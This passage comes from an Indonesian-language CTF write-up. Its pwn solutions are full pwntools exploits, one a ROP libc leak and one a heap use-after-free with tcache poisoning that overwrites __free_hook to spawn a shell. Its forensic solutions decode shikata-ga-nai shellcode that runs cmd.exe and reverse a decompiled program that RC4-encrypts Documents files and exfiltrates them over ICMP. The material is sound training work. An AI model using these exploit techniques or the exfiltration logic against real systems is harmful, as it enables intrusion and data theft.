)
# io.send(cyclic(0x200, n=8))
io.sendafter(b"?\n", payload)
leak = io.recvuntil(b"\nwhere", drop=True)
stdout = u64(leak.ljust(8, b"\x00"))
log.info(f"stdout: {hex(stdout)}")
libc.address = stdout - libc.sym._IO_2_1_stdout_
log.info(f"libc base: {hex(libc.address)}")

rop = ROP(libc)
rop.sendfile(1, 3, 0, 1000)
payload = flat({72: rop.chain()})
io.sendafter(b"?\n", payload)
```

```
io.interactive()
```

```
[+] Opening connection to 143.198.215.203 on port 20038: Done
[*] stdout: 0x798de10e27a0
[*] libc base: 0x798de0ee3000
[*] Loaded 207 cached gadgets for './libc6_2.38-1ubuntu6.3_amd64.so'
[*] Switching to interactive mode
WRECKIT60{y0u_h4v3_t0_pl4y_w1th_th3_g4dg3tss}[*] Got EOF while reading
$
```

### Flag

`WRECKIT60{y0u_h4v3_t0_pl4y_w1th_th3_g4dg3tss}`

**[884 pts] Toko Buku**

**Description**
**toko buku**

**nc 143.198.215.203 20040**

**Solusi**

```
> checksec tokobuku
[*] '/mnt/c/Coolyeah/CTF/2025/WreckIT/quals/pwn/tokobuku/tokobuku'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
> strings libc.so.6 | grep version
versionsort64
versionsort
argp_program_version_hook
gnu_get_libc_version
argp_program_version
RPC: Incompatible versions of RPC
RPC: Program/version mismatch
<malloc version="1">
Print program version
GNU C Library (Ubuntu GLIBC 2.31-0ubuntu9.16) stable release version 2.31.
```

```
> ./tokobuku
toko buku itoid
1. masukan buku di rak
2. buang buku di suatu rak
3. lihat judul buku
4. ganti buku di rak
5. cukup
pilihan:
```


Klasik lah ya, heapnote di libc 2.31, ada UAF dan bisa edit freed chunk. Bisa allocate arbitrary size juga. Jadi tinggal allocate size gede (unsortedbin) satu biji sama allocate size tcache dua biji. Terus di-free aja si size gede biar masuk unsortedbin, yey dapat libc. Lalu tinggal lakukan tcache poisoning di chunk tcache dua biji tadi untuk overwrite

free_hook -> system untuk hijack call free ke system. Lalu panggil free ke chunk yang data-nya berisi string "/bin/sh" sehingga memanggil free("/bin/sh") == system("/bin/sh").

**solve.py**

```
#!/usr/bin/env python3
from pwn import *

elf = ELF("tokobuku_patched")
libc = ELF("./libc.so.6")
ld = ELF("./ld-linux-x86-64.so.2")

context(binary=elf, terminal=["kitty", "--start-as=fullscreen",
"--directory=."])

HOST, PORT = "143.198.215.203 20040".split()
gs = """

continue
"""


def start(argv=[]):
    if args.GDB:
        return gdb.debug([elf.path] + argv, gdbscript=gs)
    elif args.REMOTE:
        return remote(HOST, PORT)
    else:
        return process([elf.path] + argv)


io = start()


# ==================== #
# Good Luck pwning! :3 #
# ==================== #
def add_book(idx, size, data):
    io.sendlineafter(b": \n", b"1")
    io.sendlineafter(b": ", str(idx).encode())
    io.sendlineafter(b": ", str(size).encode())
```

```
    io.sendlineafter(b": ", data)


def delete_book(idx):
    io.sendlineafter(b": \n", b"2")
    io.sendlineafter(b": ", str(idx).encode())


def view_book(idx):
    io.sendlineafter(b": \n", b"3")
    io.sendlineafter(b": ", str(idx).encode())
    io.recvuntil(b"judul buku: ")
    return io.recvline().strip()


def edit_book(idx, data):
    io.sendlineafter(b": \n", b"4")
    io.sendlineafter(b": ", str(idx).encode())
    io.sendlineafter(b": ", data)


add_book(8, 0x500, b"hehe")
add_book(1, 0x20, b"buku1")
add_book(2, 0x20, b"buku2")
delete_book(8)
leak = u64(view_book(8).ljust(8, b"\x00"))
log.info(f"leak: {hex(leak)}")
libc.address = leak - 0x1ECBE0
log.info(f"libc.address: {hex(libc.address)}")

delete_book(1)
delete_book(2)
edit_book(2, p64(libc.sym.__free_hook))
add_book(3, 0x20, b"/bin/sh\x00")
add_book(4, 0x20, p64(libc.sym.system))
delete_book(3)

io.interactive()
```




**Flag**

WRECKIT60{t0k0_buku_1t01d_m4nt4p_s3k4l111!!!!!_h4h4h4h4h4}


## Forensic

**[205 pts] shikata ga nai**

**Description**
keii： これ、何の言語だよ？
darmodar: さあ…俺もわかんね。たぶんヘックスじゃね？試しにデシマルにしてみ？
keii： やってみたけど、全然わかんねーわ。
darmodar: しかたがないですね。

### Solusi

Pada challenge ini, kita mendapatkan sebuah blob hex yang terlihat seperti shellcode. Diassembly awal dengan ndisasm -b 32 menunjukkan bahwa ini merupakan Shikata-ga-nai (kayak deskripsi di filenya - terlihat ada FPU get-EIP trick) yang menandakan adanya decoder stub self-modifying.




Untuk menyelesaikan challenge ini, saya mencoba mengemulasikan shellcode tersebut dengan Unicorn, di mana nantinya saya akan melakukan dump pada buffer yang sudah terdekripsi.

**solve.py**

```
from unicorn import Uc, UC_ARCH_X86, UC_MODE_32
from unicorn.x86_const import UC_X86_REG_ESP, UC_X86_REG_EIP
import re

hexbytes = open("shellcode").read()
sc = bytes.fromhex(re.sub(r'[^0-9A-Fa-f]', '', hexbytes))
```

```
CODE_ADDR  = 0x1000000
CODE_SIZE  = ((len(sc)+0xFFF)//0x1000)*0x1000
STACK_ADDR = 0x2000000
STACK_SIZE = 0x10000
STACK_TOP  = STACK_ADDR + STACK_SIZE - 0x100

emu = Uc(UC_ARCH_X86, UC_MODE_32)

emu.mem_map(CODE_ADDR, CODE_SIZE)
emu.mem_write(CODE_ADDR, sc)
emu.mem_map(STACK_ADDR, STACK_SIZE)

# Init regs
emu.reg_write(UC_X86_REG_ESP, STACK_TOP)
emu.reg_write(UC_X86_REG_EIP, CODE_ADDR)

INSTR_BUDGET = 200000
try:
    emu.emu_start(CODE_ADDR, CODE_ADDR + len(sc), count=INSTR_BUDGET)
except Exception as e:
    pass

decoded = emu.mem_read(CODE_ADDR, len(sc))
print(decoded)
```

## Flag

```
tipsen:testing:% python emu.py
bytearray(b'\xba\xf2\xd6Q]\xd9\xcb\xd9t$\xf4^+\xc9\xb1P1V\x12\x83\xc6\x04\x03V\x0e\xe2\xf5\xda\xc3\xd9t$\xf4\xb8xl\x9
0\xcb^3\xc9\xb1I1F\x18\x83\xee\xfc\x03F\x14\xe2\xf5\xbfe\x8c\xd0+\xda\xd8\xd9t$\xf4[+\xc9\xb1B1{\x14\x83\xc3\x04\x03{
\x10\xe2\xf5\xfc\xe8\x82\x00\x00\x00`\x89\xe51\xc0d\x8bP0\x8bR\x0c\x8bR\x14\x8br(\x0f\xb7J&1\xff\xac<a|\x02, \xc1\xcf
\r\x01\xc7\xe2\xf2RW\x8bR\x10\x8bJ<\x8bL\x11x\xe3H\x01\xd1Q\x8bY \x01\xd3\x8bI\x18\xe3:I\x8b4\x8b\x01\xd61\xff\xac\xc
1\xcf\r\x01\xc78\xe0u\xf6\x03}\xf8;}$u\xe4X\x8bX$\x01\xd3f\x8b\x0cK\x8bX\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89D$$[[aYZQ
\xff\xe0__Z\x8b\x12\xeb\x8d]j\x01\x8d\x85\xb2\x00\x00\x00Ph1\x8bo\x87\xff\xd5\xbb\xf0\xb5\xa2Vh\xa6\x95\xbd\x9d\xff\x
d5<\x06|\n\x80\xfb\xe0u\x05\xbbG\x13roj\x00S\xff\xd5cmd.exe /c echo flag is INTECHFEST{is_it_really_shikata_ga_nai?_0
0edffbc98ed}\x00')
tipsen:testing:%
```


WRECKIT60{is_it_really_shikata_ga_nai?_00edffbc98ed}

## [991 pts] a cute little dump

**Description**
Usually, a memory dump challenge has gigabit-sized file. But now, I present to you a mini memory dump challenge!
*flag format: WRECKIT60{[0-9a-f]+}

### Solusi

Pada challenge ini, kita diberikan sebuah pcap dan mini dump file. Setelah melakukan analisa dengan strings, saya melihat ada beberapa string yang berhubungan dengan "Encrypted ICMP". Ketika mengecek pcap, saya melihat bahwa memang terdapat beberapa packet ICMP.




| Protocol | Percent Packets | Packets | Percent Bytes | Bytes | Bits/s | End Packets | End Bytes | End Bits/s | PDUs |
|---|---|---|---|---|---|---|---|---|---|
| Frame | 100.0 | 580 | 100.0 | 195137 | 68 k | 0 | 0 | 0 | 580 |
| Ethernet | 100.0 | 580 | 4.2 | 8120 | 2830 | 0 | 0 | 0 | 580 |
| Internet Protocol Version 4 | 100.0 | 580 | 5.9 | 11600 | 4043 | 0 | 0 | 0 | 580 |
| User Datagram Protocol | 3.8 | 22 | 0.1 | 176 | 61 | 0 | 0 | 0 | 22 |
| Domain Name System | 3.8 | 22 | 2.0 | 3844 | 1340 | 22 | 3844 | 1340 | 22 |
| Transmission Control Protocol | 76.6 | 444 | 4.9 | 9628 | 3356 | 288 | 6412 | 2235 | 444 |
| Transport Layer Security | 25.9 | 150 | 84.2 | 164259 | 57 k | 150 | 151818 | 52 k | 153 |
| Hypertext Transfer Protocol | 1.0 | 6 | 1.0 | 1922 | 670 | 3 | 716 | 249 | 6 |
| Online Certificate Status Protocol | 0.5 | 3 | 0.7 | 1413 | 492 | 3 | 1413 | 492 | 3 |
| Internet Control Message Protocol | 19.7 | 114 | 0.9 | 1800 | 627 | 114 | 1800 | 627 | 114 |

Untuk mencari mekanisme encryption terhadap packet-packet ICMP tersebut, saya melakukan decompile pada file mini dump tersebut dengan menggunakan Ghidra, lalu melakukan export sebagai kode C agar lebih mudah dalam menganalisanya.

**Encryption**

```
void FUN_7ff627fd1b78(undefined8 param_1,undefined8 param_2,undefined8
param_3,undefined8 param_4)

{
  MINIDUMP_DIRECTORY *in_RDX;
  undefined8 in_R8;
  MINIDUMP_DIRECTORY *in_R9;
  undefined8 extraout_XMM0_Qa;

  FUN_7ff627fd1cb0(param_1,param_2,param_3,in_R9);
  FUN_7ff627fd1583((MINIDUMP_DIRECTORY *)"Starting file encryption and ICMP
transmission...\n",
                   in_RDX,in_R8,in_R9);
```

```
  FUN_7ff627fd1a1c(extraout_XMM0_Qa,param_2,param_3,param_4);
  FUN_7ff627fd1583((MINIDUMP_DIRECTORY *)"Operation completed. The program
will remain running.\n",
                   in_RDX,in_R8,in_R9);
  FUN_7ff627fd1583((MINIDUMP_DIRECTORY *)"Press Ctrl+C to
terminate.\n",in_RDX,in_R8,in_R9);
  do {
    (*(code *)PTR_thunk_FUN_7ffa1f3aac70_7ff627fde2f4)(1000);
  } while( true );
}

void FUN_7ff627fd1a1c(undefined8 param_1,undefined8 param_2,undefined8
param_3,undefined8 param_4)

{
  int iVar1;
  MINIDUMP_DIRECTORY *pMVar2;
  undefined8 *puVar3;
  MINIDUMP_DIRECTORY *pMVar4;
  char *pcVar5;
  undefined (*in_R9) [32];
  undefined8 extraout_XMM0_Qa;
  MINIDUMP_DIRECTORY local_478 [22];
  undefined local_368 [272];
  uint local_258 [80];
  MINIDUMP_DIRECTORY local_118 [22];
  longlong local_10;

  pMVar2 = (MINIDUMP_DIRECTORY
*)thunk_FUN_7ffa1fdb34e0(param_1,param_2,param_3,in_R9);
  FUN_7ff627fd15d4((longlong)local_118,0x104,param_3,pMVar2);
  pMVar2 = local_118;
  pMVar4 = (MINIDUMP_DIRECTORY *)&DAT_7ff627fda061;
  FUN_7ff627fd15d4((longlong)local_368,0x104,param_3,pMVar2);
  local_10 = (*(code
*)PTR_thunk_FUN_7ffa1f358910_7ff627fde2ac)(local_368,local_258);
  if (local_10 == -1) {
    puVar3 = (undefined8 *)(*(code *)PTR_FUN_7ff627fd90a0)(2);
    FUN_7ff627fd1540(puVar3,(MINIDUMP_DIRECTORY *)"Error accessing Documents
folder\n",pMVar4,pMVar2
                     );
```

```
  }
  else {
    do {
      if ((local_258[0] & 0x10) == 0) {
        pMVar2 = local_118;
        pcVar5 = "%s\\%s";
        FUN_7ff627fd15d4((longlong)local_478,0x104,param_3,pMVar2);
        FUN_7ff627fd1583((MINIDUMP_DIRECTORY *)"Encrypting and sending file:
%s\n",local_478,pcVar5,
                         pMVar2);
        FUN_7ff627fd1824(extraout_XMM0_Qa,param_2,param_3,param_4);
      }
      iVar1 = (*(code
*)PTR_thunk_FUN_7ffa1f367f90_7ff627fde2b4)(local_10,local_258);
    } while (iVar1 != 0);
    (*(code *)PTR_thunk_FUN_7ffa1f359f90_7ff627fde2a4)(local_10);
  }
  return;
}

void FUN_7ff627fd1824(undefined8 param_1,undefined8 param_2,undefined8
param_3,undefined8 param_4)

{
  undefined4 uVar1;
  int iVar2;
  undefined8 *puVar3;
  MINIDUMP_DIRECTORY *in_RCX;
  undefined8 in_RDX;
  MINIDUMP_DIRECTORY *pMVar4;
  FILE *in_R9;
  undefined8 uVar5;
  undefined8 extraout_XMM0_Qa;
  undefined8 extraout_XMM0_Qa_00;
  undefined8 extraout_XMM0_Qa_01;
  undefined local_150 [8];
  MINIDUMP_DIRECTORY local_148 [22];
  ulonglong local_40;
  MINIDUMP_DIRECTORY *local_38;
  uint local_2c;
  undefined4 *local_28;
```


```
  FILE *local_20;

  local_20 = (FILE *)thunk_FUN_7ffa1fdcc1a0(param_1,"rb",param_3,param_4);
  if (local_20 == (FILE *)0x0) {
    puVar3 = (undefined8 *)(*(code *)PTR_FUN_7ff627fd90a0)(2);
    FUN_7ff627fd1540(puVar3,(MINIDUMP_DIRECTORY *)"Error opening file:
%s\n",in_RCX,in_R9);
  }
  else {
    pMVar4 = (MINIDUMP_DIRECTORY *)(local_150 + 8);
    uVar5 = FUN_7ff627fd161e(0x7ff627fda01b,0x10,(longlong)pMVar4);
    local_28 = (undefined4
*)thunk_FUN_7ffa1dbe6540(uVar5,param_2,param_3,param_4);
    if (local_28 == (undefined4 *)0xffffffffffffffff) {
      puVar3 = (undefined8 *)(*(code *)PTR_FUN_7ff627fd90a0)(2);
      FUN_7ff627fd1540(puVar3,(MINIDUMP_DIRECTORY *)"Error creating ICMP
handle\n",pMVar4,in_R9);
      thunk_FUN_7ffa1fdd1510(extraout_XMM0_Qa,param_2,param_3,(undefined (*)
[32])in_R9);
    }
    else {
      local_2c = 0x30;
      local_38 = thunk_FUN_7ffa1fd9d650
                           ((ulonglong
**)&MINIDUMP_DIRECTORY_0000002c.DataSize,param_2,param_3,
                            (MINIDUMP_DIRECTORY *)in_R9);
      while( true ) {
        iVar2 = feof(local_20);
        if (iVar2 != 0) break;
        pMVar4 = (MINIDUMP_DIRECTORY
*)(MINIDUMP_CV_RECORD_00000000.PdbSigGUID + 4);
        in_R9 = local_20;
        local_40 = thunk_FUN_7ffa1fdd24c0
                             (extraout_XMM0_Qa_00,param_2,
                              (undefined (*)
[32])(MINIDUMP_CV_RECORD_00000000.PdbSigGUID + 4),
                              local_20);
        if (local_40 != 0) {

FUN_7ff627fd170c((longlong)local_150,(int)local_40,(longlong)(local_150 +
8));
```

```
          in_R9 = (FILE *)(local_40 & 0xffff);
          uVar1 = (*(code *)PTR_FUN_7ff627fde474)(in_RDX);
          pMVar4 = (MINIDUMP_DIRECTORY *)local_150;
          thunk_FUN_7ffa1dbe16e0
                    (local_28,uVar1,pMVar4,(ushort)in_R9,(undefined
*)0x0,(longlong)local_38,
                     local_2c,1000);
        }
      }
      _free_base(local_38,param_2);
      thunk_FUN_7ffa1dbe4290((longlong)local_28,param_2,(char *)pMVar4,(char
*)in_R9);
      thunk_FUN_7ffa1fdd1510(extraout_XMM0_Qa_01,param_2,param_3,(undefined
(*) [32])in_R9);
    }
  }
  return;
}

void FUN_7ff627fd161e(longlong param_1,int param_2,longlong param_3)

{
  undefined uVar1;
  int local_10;
  int local_c;

  local_10 = 0;
  for (local_c = 0; local_c < 0x100; local_c = local_c + 1) {
    *(char *)(param_3 + local_c) = (char)local_c;
  }
  for (local_c = 0; local_c < 0x100; local_c = local_c + 1) {
    local_10 = (int)((uint)*(byte *)(param_1 + local_c % param_2) +
                     (uint)*(byte *)(param_3 + local_c) + local_10) % 0x100;
    uVar1 = *(undefined *)(param_3 + local_c);
    *(undefined *)(param_3 + local_c) = *(undefined *)(param_3 + local_10);
    *(undefined *)(local_10 + param_3) = uVar1;
  }
  return;
}

void FUN_7ff627fd170c(longlong param_1,int param_2,longlong param_3)
```

```
{
  undefined uVar1;
  int local_14;
  int local_10;
  int local_c;

  local_c = 0;
  local_10 = 0;
  for (local_14 = 0; local_14 < param_2; local_14 = local_14 + 1) {
    local_c = (local_c + 1) % 0x100;
    local_10 = (int)(local_10 + (uint)*(byte *)(param_3 + local_c)) % 0x100;
    uVar1 = *(undefined *)(param_3 + local_c);
    *(undefined *)(param_3 + local_c) = *(undefined *)(param_3 + local_10);
    *(undefined *)(local_10 + param_3) = uVar1;
    *(byte *)(param_1 + local_14) =
         *(byte *)(param_1 + local_14) ^
         *(byte *)(param_3 +
                  (ulonglong)(byte)(*(char *)(param_3 + local_10) + *(char
*)(param_3 + local_c)));
  }
  return;
}
```

Berdasarkan hasil decompile tersebut, main wrapper dari challenge ini terletak pada FUN_7ff627fd1b78 yang memanggil FUN_7ff627fd1a1c. Pada FUN_7ff627fd1a1c, function akan resolve path lalu untuk setiap file biasa (bukan directory), ia akan memanggil FUN_7ff627fd1824. Pada FUN_7ff627fd1824, program akan memanggil RC4 KSA pada FUN_7ff627fd161e(key_ptr=DAT_7ff627fda01b, key_len=0x10, S) lalu RC4 PRGA pada FUN_7ff627fd170c (buf, size, S). Kemudian, program akan mengirimkan payload yang terenkripsi yang dapat dilihat pada pcapng.

Selanjutnya, untuk mencari key yang digunakan, sebenarnya bisa dilihat pada Search For Strings Ghidra, cuma karena saya malas menunggu decompilation ulang, ada cara lain yaitu dengan strings. Karena fungsi RC4 KSA dipanggil dengan key_len=0x10, artinya kita bisa cari string yang panjangnya tepat 16 karakter dan tidak normal (aka bukan nama function).





Sekarang, kita tinggal dump encrypted ICMP packet, lalu decrypt dengan informasi yang sudah kita miliki.

**solve.py**

```python
from binascii import unhexlify
from pathlib import Path

KEY = b"is4wesz00me??yes"

lines = [ln.strip() for ln in Path("icmp_hex.txt").read_text().splitlines()]
chunks = [unhexlify(h) for h in lines if h]

def rc4_ksa(key: bytes):
    S = list(range(256))
    j = 0
```

```
    for i in range(256):
        j = (j + S[i] + key[i % len(key)]) & 0xFF
        S[i], S[j] = S[j], S[i]
    return S

def rc4_prga_chunk(buf: bytes, S: list[int]) -> bytes:
    i = 0
    j = 0
    out = bytearray(len(buf))
    for n, b in enumerate(buf):
        i = (i + 1) & 0xFF
        j = (j + S[i]) & 0xFF
        S[i], S[j] = S[j], S[i]
        out[n] = b ^ S[(S[i] + S[j]) & 0xFF]
    return bytes(out)

outdir = Path("recovered_files")
outdir.mkdir(exist_ok=True)

files = []
current = bytearray()
S = rc4_ksa(KEY)

for c in chunks:
    current += rc4_prga_chunk(c, S)
    if len(c) == 2:
        files.append(bytes(current))
        current.clear()
        S = rc4_ksa(KEY)

if current:
    files.append(bytes(current))

for i, data in enumerate(files, 1):
    p = outdir / f"file_{i:02d}.bin"
    p.write_bytes(data)
    print(f"[+] wrote {p} ({len(data)} bytes)")
```

## Flag




WRECKIT60{minidump_rev3rsing_forens1c_00efddbac45a}

Note. Pada pcap, ada packet yang ukurannya hanya 2 byte, packet ini berperan sebagai delimiter file (setelah mendecrypt packet ini, kita lakukan re-KSA atau re-init RC4).

## [995 pts] Regiscrypt


**Description**

Here, I present to you Regiscrypt! (Be careful of malwares.)
password:
4bd524129a39a6c629d277a63b9d3bb7c3e57971421154e4a794fd9ebd4613ab
*flag format: WRECKIT60{[0-9a-f]+}

https://drive.google.com/file/d/1fTY2VoCCVDyjTkmDmbLroeCu6kDgJBgA/view?usp=sharing

**Solusi**

Pada challenge ini, kita diberikan sebuah MS Windows 64bit crash dump. Untuk menyelesaikannya, karena volatility tidak bisa, kita gunakan MemProcFs.



findevil.txt

forensic > findevil > findevil.txt

```
   #    PID Process         Type           Address          Description
-------------------------------------------------------------------------------
0000   1636 RuntimeBroker. PROC_BASEADDR  0000000000000fff Process base address mismatch: PEB.ImageBaseAddress != EPROCESS.SectionBaseAddress (0xfff != 0x7ff606db0000)
0001    956 LsaIso.exe     HIGH_ENTROPY   00007ff4462a0000 Entropy:[7.98]       p-rw--
0002    956 LsaIso.exe     HIGH_ENTROPY   00007ff5482e0000 Entropy:[7.98]       p-rw--
0003    956 LsaIso.exe     HIGH_ENTROPY   00007fff7d570000 Entropy:[7.47] Image ---wxc \VSMB-{dcc079ae-60ba-4d07-847c-3493609c0870}\os\Windows\System32\iumdll.dll
0004   1120 msedge.exe     PROC_DEBUG     0000000000000000
0005   1232 OpenWith.exe   PROC_DEBUG     0000000000000000
0006   1500 host.exe       PROC_DEBUG     0000000000000000
0007   1636 RuntimeBroker. PROC_DEBUG     0000000000000000
0008   1804 conhost.exe    PROC_DEBUG     0000000000000000
0009   4184 explorer.exe   PROC_DEBUG     0000000000000000
000a   4200 userinit.exe   PROC_DEBUG     0000000000000000
